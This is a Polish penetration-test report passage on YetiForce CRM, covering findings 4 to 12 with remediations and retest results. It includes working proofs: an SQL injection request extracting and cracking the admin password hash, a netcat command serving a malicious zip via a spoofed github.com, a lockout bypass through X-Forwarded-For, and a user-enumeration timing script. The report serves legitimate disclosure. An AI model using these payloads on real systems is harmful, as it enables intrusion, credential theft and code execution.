Opis	<p>Aplikacja YetiForce udostępnia użytkownikowi listę ostatnio przeglądanych stron przez jeden z przycisków dostępnych w górnej belce menu. Po stronie przeglądarki ta lista jest przechowywana w mechanizmie <i>localStorage</i>.</p> <p>Przykładowy wpis z <i>localStorage</i> wygląda następująco:</p> <pre>Wirtualne biurko > Strona główna > Podsumowanie http://localhost:8123/yeti/ 1490900513800</pre> <p>Wpis składa się z opisu strony, jej adresu URL oraz znacznika czasowego, w którym została odwiedzona.</p> <p>Opis strony oraz adres URL są podatne na błąd XSS – Cross-Site Scripting, którego skutki zostały już omówione w punktach 2 i 3 tego raportu. XSS przez <i>localStorage</i> może być dla napastników szczególnie cenny: ze względu na fakt, że lista ostatnio przeglądanych stron jest wyświetlana na każdej podstronie, napastnik może zapewnić sobie permanentność wstrzyknięcia kodu javascriptowego.</p>
Zrzuty ekranowe	
Aby potwierdzić występowanie podatności, z poziomu konsoli deweloperskiej przeglądarki należy użyć poniższego kodu:	
<pre>localStorage.yf_history_1=' "> 1490900513800'</pre>	
Po odświeżeniu strony, wyświetlone zostaną dwa komunikaty, jeden o treści "1", kolejny o treści "2".	
	
Przytoczoną podatność można wykorzystać jako element służący do eskalacji innych podatności, takich jak Reflected Cross-Site Scripting. Kod przesłany przez atakującego w adresie URL może zostać wykonany tylko raz. Jeżeli jednak atakujący umieści w swoim exploitcie fragment kodu, który zapisze w <i>localStorage</i> odpowiedni payload, pozwoli to mu uzyskać możliwość stałego wykonywania dowolnego kodu JavaScript w kontekście atakowanej aplikacji.	

Poziom niebezpieczeństwa	Wysoki
Rekomendacje naprawy	Treść pobierana z <i>localStorage</i> i wyświetlana przez JS nie powinna być umieszczana w drzewie DOM przez metodę <i>innerHTML</i> , ale <i>textContent</i> (który zapewnia odpowiednie enkodowanie danych) i przez przypisanie wartości do atrybutu <i>href</i> elementu <i>a</i> . Ponadto, należy sprawdzać czy adres URL zaczyna się od „http://” lub „https://”.
Status po retestach	Wyliminowano – testowana aplikacja nie wykorzystuje już mechanizmu <i>localStorage</i> do przechowywania informacji o wcześniej odwiedzanych podstronach. Dane zbierane w takie przechodzenia pomiędzy zakładkami są enkodowanie przed ich osadzeniem w źródle strony.

Numer porządkowy	5. Błędy SQL Injection – dostęp do bazy danych
Lokalizacja	1. module=Picklist&parent=Settings&action=SaveAjax&mode=enableOrDisable&enabled_values%5B%5D=1&enabled_values%5B%5D=2&enabled_values%5B%5D=3&picklistName=SQLinj&rolesSelected=H10 2. module=OSSMail&view=MailActionBar&uid=1&folder=INBOX&rcId=SQLinj
Wymagane uprawnienia	Zalogowany użytkownik - wymagany dostęp do skonfigurowanego modułu OSSMail
Opis	W aplikacji zidentyfikowano błędy SQL Injection, pozwalające napastnikom na pełny dostęp do bazy danych danej instancji YetiForce. W konsekwencji wykorzystania tej podatności możliwy jest: <ul style="list-style-type: none"> • Dostęp do hashy haseł użytkowników systemu, • Dostęp do danych wszystkich kontrahentów, • Dostęp do treści maili.
Zrzuty ekranowe	
Przykład wykorzystania podatności do wydobycia hasła użytkownika administracyjnego:	
<pre>POST /yeti2/index.php HTTP/1.1 Host: localhost:8123 Cookie: PHPSESSID=t62nq2v01ilaggb1gpovb20gq3 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 345 __vtrftk=sid:e605f90c23fca76a94cc892027bf6f21c1b9452f,1491227602&module=Picklist&parent=Settings&action=SaveAjax&mode=enableOrDisable&&picklistName=finvoicecost_formpayment` from vtiger_finvoicecost_formpayment where 1=1 OR 1 GROUP BY CONCAT('AA',(select user_hash from vtiger_users where user_name='admin'),'BB',FLOOR(RAND(0)*2)) HAVING MIN(0)#</pre>	
Odpowiedź serwera:	
<pre>HTTP/1.1 200 OK Date: Mon, 03 Apr 2017 14:45:18 GMT Server: Apache/2.4.7 (Ubuntu) Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 876 Connection: close Content-Type: text/json; charset=UTF-8 {"success":false,"error":{"code":23000,"message":"SQLSTATE[23000]: Integrity constraint violation: 1062 Duplicate entry 'AAe64b78fc3bc91bcbc7dc232ba8ec59e0BB1' for key 'group_key'\n\nThe SQL being executed was: SELECT `picklist_valueid`, finvoicecost_formpayment` from vtiger_finvoicecost_formpayment where 1=1 OR 1 GROUP BY CONCAT('AA',(select user_hash from vtiger_users where user_name='admin'),'BB',FLOOR(RAND(0)*2)) HAVING MIN(0)#, finvoicecost_formpayment` from vtiger_finvoicecost_formpayment where 1=1 OR 1 GROUP BY CONCAT('AA',(select user_hash from vtiger_users where user_name='admin'),'BB',FLOOR(RAND(0)*2)) HAVING MIN(0)#id FROM vtiger_finvoicecost_formpayment` from vtiger_finvoicecost_formpayment where 1=1 OR 1 GROUP BY CONCAT('AA', (select user_hash from vtiger_users where user_name='admin'), `BB`, FLOOR(RAND(0)*2)) HAVING MIN(0)# WHERE 0=1","trace":false}}</pre>	

Dzięki temu zapytaniu wydobyto hash hasła administratora. Ze względu na fakt, że hasło jest przechowywane w postaci md5, może ono zostać złamane w szybkim czasie za pomocą narzędzi do łamania hasła.

```
>>> extracted_hash = 'e64b78fc3bc91bcbc7dc232ba8ec59e0'  
>>> hashlib.md5('Admin123').hexdigest()  
'e64b78fc3bc91bcbc7dc232ba8ec59e0'
```

Poziom niebezpieczeństwa	Wysoki
Rekomendacje naprawy	<p>Zaleca się, by używać zapytań parametryzowanych we wszystkich miejscach, w których budowane są zapytania SQL.</p> <p>Jeżeli jednym z parametrów zapytania jest nazwa kolumny, zaleca się by ją weryfikować względem listy dopuszczalnych kolumn lub weryfikować względem dopuszczalnych znaków (np. tylko znaki alfanumeryczne i znak podkreślenia), zaś w samym zapytaniu nazwy kolumn umieszczać wewnątrz backticków (znaków `).</p> <p>Dodatkowo, hasła użytkowników nie powinny być przechowywane w postaci algorytmu md5 bez soli. Zaleca się użycia bezpiecznych algorytmów przewidzianych do przechowywania haseł, np. bcrypt.</p>
Status po retestach	Wyeliminowano – aplikacja weryfikuje, czy wartości przekazywanych parametrów zawierają tylko liczby, litery, znak kropki, podkreślenia lub przecinka.

Numer porządkowy	6. Wykonywanie dowolnego kodu wskutek braku sprawdzania poprawności certyfikatów SSL
Lokalizacja	Aktualizacja modułów (pobieranie z github.com).
Wymagane uprawnienia	Możliwość przeprowadzenia ataku man-in-the-middle.
Opis	<p>System YetiForce pobiera część danych z systemów zewnętrznych, np. kod źródłowy modułów mPDF, Roundcube lub PHPEXcel jest pobierany z serwerów GitHub.</p> <p>Dane są pobierane za pomocą protokołu HTTPS, jednak w żaden sposób nie jest weryfikowana poprawność certyfikatu. Oznacza to, że napastnik dysponujący możliwością przeprowadzenia ataku man-in-the-middle jest w stanie zdeszyfrować treść połączenia i podstawić własny kod PHP, który zostanie zainstalowany na serwerze.</p>
Zrzuty ekranowe	
Na potrzeby symulacji ataku man-in-the-middle, na serwerze, na którym uruchomiony jest YetiForce należy dopisać nową linię w pliku /etc/hosts:	
127.0.0.1 github.com www.github.com	
Następnie należy wykonać poniższe polecenie w powłoce systemowej. Utworzy ono nowy plik <i>response.txt</i> z treścią odpowiedzi http zawierającą złośliwie przygotowany plik .zip oraz uruchomi serwer SSL za pomocą narzędzia netcat, który ten plik będzie serwował.	
<pre>cat base64 -d > response.txt << EOF SFRUUC8xLjEgMjAwIE9LCKNvbR1bnQtVHlwZTogYXBwbGljYXRpb24vb2N0ZXQtc3RyZWFTcKjV bm5lY3Rpb246IGNsbnNlC1N0YXR1czogMzAyCkNvbR1bnQtTGVuZ3RoOiAzNzUKClBLAwQKAAAA AABkpn5KAAAAAAAAAAAAAAAAEAAcAGxpY19nYW50dC0wLjAuMCM9VVAkAA7xv3VjFb91YdXgLAEE AAAAAAAAQAAAAUeSDBAoAAAAAAGSmfkq0VcSSEQAAABEAAAAYABwAbG1iX2dhbnR0LTAuMC4wL2hh Y2sucGhwVVQJAA08b91YvG/dWHV4CwABBAAAAAAAAEAAAADw/cGhwIHBocGluZm8oKTsKUEsBAh4D CgAAAAAAAAZKZ+SgAAAAAAAAAAAAAAAABAAGAAAAAAAAAAQ01BAAAAAGxpY19nYW50dC0wLjAuMCM9V VAUAA7xv3Vh1eAsAAQAAAAABAAAAABQSwEChgMKAAAAAABkpn5KtFXEkhEAAAAARAAAAGAAAYAAAA AAABAAAAPIFKAAAABG1iX2dhbnR0LTAuMC4wL2hhY2sucGhwVVQFAA08b91YdXgLAEEAAAAAAAAQA AAAAUEsFBGAAAAACAIAtAAAAK0AAAAAAo= EOF ncat -v1kp 443 --ssl --sh-exec 'cat response.txt'</pre>	
W następnym kroku zakładamy, że administrator na stronie instalacji modułów wybiera aktualizację biblioteki Gantt:	

localhost:8123/yeti/index.php?module=ModuleManager&parent=Settings&view=List

yeti.testing12345@gmail.com

Konfiguracja systemu > Moduły standardowe > Moduły - instalacja

Dodawaj i zarządzaj modułami, które dostosują i spersonalizują system pod profil przedsiębiorstwa.

Nazwa	Katalog biblioteki	Adres repozytorium biblioteki	Status	Akcje
mPDF	libraries/mPDF/	https://github.com/YetiForceCompany/lib_mPDF	Pobrana	Aktualizuj bibliotekę
roundcube	modules/OSSMail/roundcube/	https://github.com/YetiForceCompany/lib_roundcube	Pobrana	Aktualizuj bibliotekę
PHPEXcel	libraries/PHPEXcel/	https://github.com/YetiForceCompany/lib_PHPEXcel	Niepobrana	Pobierz bibliotekę
AJAXChat	libraries/AJAXChat/	https://github.com/YetiForceCompany/lib_AJAXChat	Pobrana	Aktualizuj bibliotekę
Gantt	libraries/gantt/	https://github.com/YetiForceCompany/lib_gantt	Wymaga aktualizacji	Aktualizuj bibliotekę

Po wykonaniu tej akcji, system YetiForce pobierze plik .zip przygotowany przez napastnika, a następnie rozpakuje go w ścieżce: /libraries/gantt/hack.php.

localhost:8123/yeti/libraries/gantt/hack.php

PHP Version 5.6.30-1+deb.sury.org~trusty+1

System	Linux vagrant-ubuntu-trusty-64 3.13.0-101-generic #148-Ubuntu SMP Thu Oct 20 22:08:32 UTC 2016
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2

Poziom niebezpieczeństwa	Średni
Rekomendacje naprawy	Wszystkie połączenia do zewnętrznych serwerów powinny używać protokołu SSL/TLS z uwzględnieniem sprawdzenia poprawności certyfikatu.
Status po retestach	Wyeliminowano – Rekontrola zgłoszonej podatności pozwoliła ustalić, że aplikacja nie pobierze paczki instalacyjnej w przypadku, gdy nie uda się poprawnie zweryfikować certyfikatu serwisu github.com.

Numer porządkowy	7. Możliwość obejścia zabezpieczenia przed zgadywaniem haseł
Lokalizacja	Panel logowania
Wymagane uprawnienia	Brak.
Opis	<p>W systemie YetiForce używane jest zabezpieczenie chroniące przed atakami typu bruteforce w panelu logowania: po 10 nieudanych próbach logowania w krótkim czasie, adres IP, z którego następowały te próby, zostaje zablokowany na 10 minut.</p> <p>Istnieje jednak możliwość obejścia tego zabezpieczenia poprzez użycie nagłówka X-Forwarded-For i/lub X-Real-IP.</p>
Zrzuty ekranowe	
Poniżej przedstawiono przykład zapytania logującego:	
<pre>POST /yeti2/index.php?module=Users&action=Login HTTP/1.1 Host: localhost Connection: close X-Rozwal: ROZWAL_{HelloTherex#@!} Content-Type: application/x-www-form-urlencoded Content-Length: 29 username=admin&password=admin</pre>	
Odpowiedź serwera:	
<pre>HTTP/1.1 301 Moved Permanently Location: index.php?module=Users&view=Login&error=2 ...</pre>	
<p>Odpowiedź "error=2" oznacza, że dany adres IP jest zablokowany.</p> <p>Napastnik wysyła jednak kolejne żądanie z dodanym nagłówkiem X-Forwarded-For:</p>	
<pre>POST /yeti2/index.php?module=Users&action=Login HTTP/1.1 Host: localhost Connection: close X-Forwarded-For: Dowolna-Wartosc-2 Content-Type: application/x-www-form-urlencoded Content-Length: 29 username=admin&password=admin</pre>	
Odpowiedź:	
<pre>HTTP/1.1 301 Moved Permanently Location: index.php?module=Users&view=Login&error=1 ...</pre>	
<p>W odpowiedzi pojawia się kod "error=1" – co oznacza, że wpisane dane logujące są niepoprawne; zabezpieczenie przed bruteforce więc nie zadziałało.</p> <p>Analogicznie, zamiast nagłówka X-Forwarded-For, można użyć nagłówka X-Real-IP.</p>	
Poziom niebezpieczeństwa	Niski

Rekomendacje naprawy	<p>Blokada napastnika wykonującego atak bruteforce powinna się odbywać po samym adresie IP.</p> <p>Należy jednak mieć na uwadze, że takie zabezpieczenie może nie być wystarczające przed napastnikami dysponującymi możliwością przeprowadzenia ataków z wielu hostów równocześnie.</p> <p>W takim wypadku zaleca się przeanalizować inne znane metody zabezpieczające przed atakami bruteforce:</p> <ul style="list-style-type: none">• https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks
Status po retestach	<p>Wyeliminowano – rekontrola wykazała, że nie jest możliwe obejście mechanizmu blokownia konta poprzez dodanie do zapytań HTTP nagłówek X-Forwarded-For lub X-Real-Ip.</p>

Numer porządkowy	8. Niedziałające zabezpieczenie przed bruteforce przy niezgodności stref czasowych
Lokalizacja	Logowanie.
Wymagane uprawnienia	Brak.
Opis	Mechanizm zabezpieczający przed atakami bruteforce na logowanie nie działa, gdy strefa czasowa serwera bazy danych nie jest zgodna ze strefą czasową ustawioną w systemie YetiForce. W takim wypadku napastnicy mogą przeprowadzać ataki na hasła użytkowników bez wykonywania jakichkolwiek dodatkowych kroków.
Zrzuty ekranowe	
<p>W trakcie testów w systemie YetiForce ustawiono strefę czasową na czas letni środkowoeuropejski, z kolei na serwerze bazodanowym czas był ustawiony na UTC. Co za tym idzie, różnica czasu między tymi systemami wynosiła dwie godziny.</p> <p>Po nieudanej próbie logowania, system YetiForce dodaje nowy rekord w bazie danych w następujący sposób:</p>	
<pre>INSERT INTO `a_yf_bruteforce_blocked` (`ip`, `attempts`, `blocked`) VALUES ('10.0.2.2', 1, 0)</pre>	
<p>W zapytaniu nie jest uzupełniana kolumna <i>time</i>, która zamiast tego jest automatycznie wypełniana przez bazę danych. Tabela <i>a_yf_bruteforce_blocked</i> jest w tym momencie wypełniona danymi:</p>	
<pre>+-----+-----+-----+-----+-----+-----+ id ip time attempts blocked userid +-----+-----+-----+-----+-----+-----+ 44 10.0.2.2 2017-04-03 11:17:25 1 0 NULL +-----+-----+-----+-----+-----+-----+</pre>	
<p>Pole <i>time</i> zostało wypełnione według czasu w bazie danych. System YetiForce w następnej kolejności usuwa z bazy próby logowania starsze niż 20 minut. W tym zapytaniu jednak kolumna <i>time</i> jest uzupełniana według czasu z YetiForce:</p>	
<pre>DELETE FROM `a_yf_bruteforce_blocked` WHERE (`time` < '2017-04-03 12:57:26') AND (`blocked`=0) AND (`ip`='10.0.2.2')</pre>	
<p>Ponieważ różnica czasu między bazą danych a YetiForce wynosi dwie godziny, powyższe zapytanie zawsze usunie wpis w bazie danych dodany przez wcześniejsze zapytanie <i>INSERT</i>. Z tego powodu mechanizm zabezpieczający przed bruteforce jest nieefektywny.</p>	
Poziom niebezpieczeństwa	Niski
Rekomendacje naprawy	<p>We wszystkich zapytaniach, w których jedną z kolumn jest aktualny czas, kolumna ta powinna być wypełniana przez system YetiForce.</p> <p>Alternatywnie, w połączeniu do bazy danych może zostać zdefiniowana strefa czasowa dla tego połączenia.</p>

	Najbardziej zalecanym rozwiązaniem jest wpisywanie do bazy wszystkich czasów w strefie UTC, a zamiana czasu na czas lokalny dla użytkownika wyłącznie w warstwie prezentacji.
Status po retestach	Wyliminowano – aplikacja wykorzystuje strefę czasową środowiska uruchomieniowego PHP, nie bazy MySQL.

Numer porządkowy	9. Możliwość enumeracji użytkowników
Lokalizacja	Logowanie.
Wymagane uprawnienia	Brak.
Opis	<p>W systemie YetiForce istnieje możliwość identyfikacji, czy użytkownik o zadanym loginie istnieje. Dzięki temu napastnicy mogą poznać nazwy użytkowników, dla których w następnej kolejności mogą spróbować złamać hasła metodami bruteforce.</p> <p>By ustalić istnienie danego użytkownika, należy w panelu logowania użyć bardzo długiego hasła dla użytkownika, np. składającego się z ponad miliona znaków. Dla nieistniejącego użytkownika, system natychmiast zwróci informację o błędzie logowania. Z kolei dla użytkownika istniejącego, odpowiedź serwera będzie wyraźnie dłuższa – o czas potrzebny na przeliczenie hasha podanego hasła.</p>
Zrzuty ekranowe	
<p>Na końcu raportu wklejona jest pełna treść skryptu używanego do enumeracji użytkowników. Poniżej pokazany jest przykład jego wykonania:</p>	
<pre>\$ python user_enum.py Average time for user "RAND-00a1b2304510c0" is 0.078321s. Average time for user "RAND-29499a2936d86c" is 0.032738s. Average time for user "admin" is 4.589456s. Average time for user "RAND-d03f840506567a" is 0.034026s. Average time for user "RAND-748d402a309a18" is 0.122834s. Average time for user "sekretarka" is 4.700168s. Average time for user "RAND-7fc6746b8cfcaa" is 0.039573s.</pre>	
<p>Działanie tego skryptu polega na przeprowadzeniu próby logowania dla pięciu losowych nazw użytkownika oraz dla nazw "admin" i "sekretarka" (nazwy użytkowników istniejące w testowej instancji) z hasłem składającym się 1,5 miliona znaków.</p> <p>Średni czas odpowiedzi dla nieistniejących użytkowników jest mniejszy niż 0,1s, z kolei dla użytkowników istniejących zawsze przekracza 4s.</p>	
Poziom niebezpieczeństwa	Niski
Rekomendacje naprawy	Procedura sprawdzania poprawności logowania powinna przebiegać w taki sam sposób, niezależnie od tego, czy użytkownik o zadanym loginie istnieje w systemie. Tzn. hash hasła powinien być przeliczany nawet w przypadku nieistniejących użytkowników.
Status po retestach	Wyeliminowano – w aplikacji wprowadzone zostały zmiany, które powodują, że czas odpowiedzi na żądanie w przypadku istnienia w bazie użytkownika o podanym loginie jest taki jak dla przypadku, w którym wybrany login nie istnieje w bazie.

Numer porządkowy	10. Domyślna aktywacja regeneracji sesji
Lokalizacja	Operacje logowania/wylogowania i inne wrażliwe operacje na koncie użytkownika
Wymagane uprawnienia	Brak.
Opis	Aplikacja YetiForce w domyślnej konfiguracji nie regeneruje identyfikatora sesji po operacji zalogowania (i innych operacjach na koncie użytkownika). Wprowadzenie domyślnej regeneracji identyfikatora sesji jest zalecane, bowiem pozwala zabezpieczyć się przed atakiem typu <i>session fixation</i> , w którym napastnik ustawia w przeglądarce użytkownika własny identyfikator sesji wskutek innego ataku, a następnie czeka aż ofiara zaloguje się na tę sesję.
Zrzuty ekranowe	
Włączenie regeneracji sesji wymaga ręcznej zmiany w pliku konfiguracyjnym:	
<pre>//Update the current session id with a newly generated one after login \$session_regenerate_id = true;</pre>	
Poziom niebezpieczeństwa	Rekomendacja
Rekomendacje naprawy	Regeneracja sesji powinna być włączona domyślnie. Alternatywnie: włączenie regeneracji sesji powinno być jedną z zalecanych zmian w konfiguracji serwera wyświetlanych w panelu administracyjnym.
Status po retestach	Wyeliminowano – aplikacja posiada domyślnie aktywną opcję odpowiedzialną za regenerację sesji.

Numer porządkowy	11. Wydzielenie części aplikacji poza webroot
Lokalizacja	Nd.
Wymagane uprawnienia	Brak.
Opis	<p>W obecnej architekturze systemu YetiForce, wszystkie pliki .php, konfiguracyjne, uploady obrazków itp. są przechowywane w webroocie, tj. mogą być osiągalne z poziomu przeglądarki webowej.</p> <p>Jak pokazano we wcześniejszych punktach tego raportu, problem jest szczególnie istotny dla zawartości folderów /cache oraz /storage, gdzie mogą się znajdować pliki uploadowane przez użytkowników, prowadząc w konsekwencji do wykonywania dowolnego kodu po stronie serwera. Domyślnie w katalogu /cache/session przechowywane są pliki sesyjne.</p> <p>Zaleca się, by przemodelować strukturę aplikacji w taki sposób, by w webroocie znajdowały się wyłącznie te pliki, które muszą być osiągalne z poziomu przeglądarki użytkownika (np. plik index.php oraz pliki skryptów JS i stylów CSS). Wszystkie pozostałe pliki powinny znajdować się w katalogu nieosiągalnym z poziomu przeglądarki.</p> <p>Na przykład:</p> <ul style="list-style-type: none"> • W katalogu /var/www/html/yeti/public znajdowałyby się pliki, które muszą być dostępne publicznie, • W katalogu /var/www/html/yeti/ znajdowałyby się pozostałe pliki (w tym cache, pliki sesji itp.). <p>System YetiForce w pewnym zakresie próbuje się chronić przed tym atakiem poprzez dodanie plików .htaccess. To rozwiązanie ma jednak kilka problemów:</p> <ul style="list-style-type: none"> • Pliki .htaccess z dyrektywą „deny from all” nie są używane we wszystkich folderach zawierających wrażliwe pliki, • Pliki .htaccess nie są interpretowane przez inne webserwery, np. nginx, • W niektórych systemach operacyjnych domyślna konfiguracja serwera Apache nie pozwala na interpretację plików .htaccess (dyrektywa <i>AllowOverride None</i>). System YetiForce w żaden sposób nie ostrzega, że takie zachowanie ma miejsce. <p>Jeśli rekomendacja z tego punktu nie zostanie zastosowana (np. z powodu niemożności jej użycia na niektórych serwerach współdzielonych), zaleca się, by pliki .htaccess z dyrektywą „deny from all” znajdowały się we wszystkich katalogach, do których użytkownik nie powinien mieć przyznanego dostępu. Ponadto zaleca się, by we wszystkich tego typu katalogach umieszczać dodatkowo pusty plik index.html, chroniący przed ewentualnym listingiem zawartości serwera, w przypadku błędnie skonfigurowanego serwera Apache.</p>

	Zaleca się ponadto, by panel administracyjny YetiForce weryfikował konfigurację serwera i wykrywał ewentualne problemy (np. niemożność użycia plików .htaccess) i sygnalizował je administratorowi.
--	---

Zrzuty ekranowe

Przykład: ze względu na niepoprawną konfigurację serwera i umieszczanie sesji w katalogu publicznym, napastnik uzyskuje możliwość wylistowania identyfikatorów sesji.

localhost:8123/yeti2/cache/session/

Index of /yeti2/cache/session

Name	Last modified	Size	Description
Parent Directory		-	
sess_049ej664uuctrlkmh6drle5qj0	2017-04-03 12:15	187	
sess_1a484e0c58e23d9d8eee6	2017-04-03 12:18	83	
sess_1aa16e5c58dde5cca3a09	2017-03-31 05:14	69	
sess_1aaa1c8c58ddef2564d17	2017-03-31 05:54	69	

Poziom niebezpieczeństwa	Rekomendacja
Rekomendacje naprawy	Rekomendację zawarto w opisie.
Status po retestach (pierwsza iteracja)	Nie wprowadzono – katalogi takie jak te, przechowujące informacje o sesjach oraz pliki wgrane na serwer przy pomocy funkcji importu są nadal dostępne.
Status po retestach (druga iteracja)	Zalecenie zostało wdrożone.

Numer porządkowy	12. Sugestia dotycząca stosowania SSL/TLS
Lokalizacja	Nd.
Wymagane uprawnienia	Brak.
Opis	System YetiForce z założenia przechowuje dane o pracownikach i klientach danego przedsiębiorstwa. W związku z tym z tym mocno zalecane jest użycie komunikacji SSL/TLS w celu zabezpieczenia się przed atakami typu man-in-the-middle pozwalającymi na podgląd i podmianę treści komunikacji sieciowej.
Zrzuty ekranowe	
Poziom niebezpieczeństwa	Rekomendacja
Rekomendacje naprawy	Zaleca się, by system YetiForce wyświetlał sugestię/ostrzeżenie dotyczące braku TLS/SSL na serwerze i krótką instrukcję dotyczącą poprawnego wdrożenia.
Status po retestach	Wprowadzono – aplikacja w trakcie instalacji jak również zaraz po przejściu do panelu administracyjnego informuje o zalecanym wykorzystaniu szyfrowanego kanału komunikacji.

Pełna treść skryptu do enumeracji użytkowników

Miejsca wymagające podmiany na odpowiednią nazwę serwera lub ścieżkę zostały zaznaczone na żółto.

```
import httplib
import os, random
import urllib
import datetime, time

def send_req(username, pwd):
    data = {
        "username": username,
        "password": pwd,
    }
    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
    }
    data = urllib.urlencode(data)

    conn = httplib.HTTPConnection('localhost')
    t = datetime.datetime.now()
    conn.request("POST", "/yeti/index.php?module=Users&action=Login", data, headers)

    t = datetime.datetime.now()
    conn.getresponse()
    return datetime.datetime.now() - t

def mean(username, num, pass_len):
    pwd = 'x'*pass_len
    times = [send_req(username, pwd).total_seconds() for _ in xrange(num)]
    return sum(times) / num

def main():
    USERNAMES = ["RAND-"+os.urandom(7).encode('hex') for _ in xrange(5)] + ['admin',
'sekretarka']
    NUM = 1
    random.shuffle(USERNAMES)
    for username in USERNAMES:
        t = mean(username, NUM, 1500000)
        print "Average time for user \"{}\" is {}s.".format(username, t)

if __name__ == '__main__':
    main()
```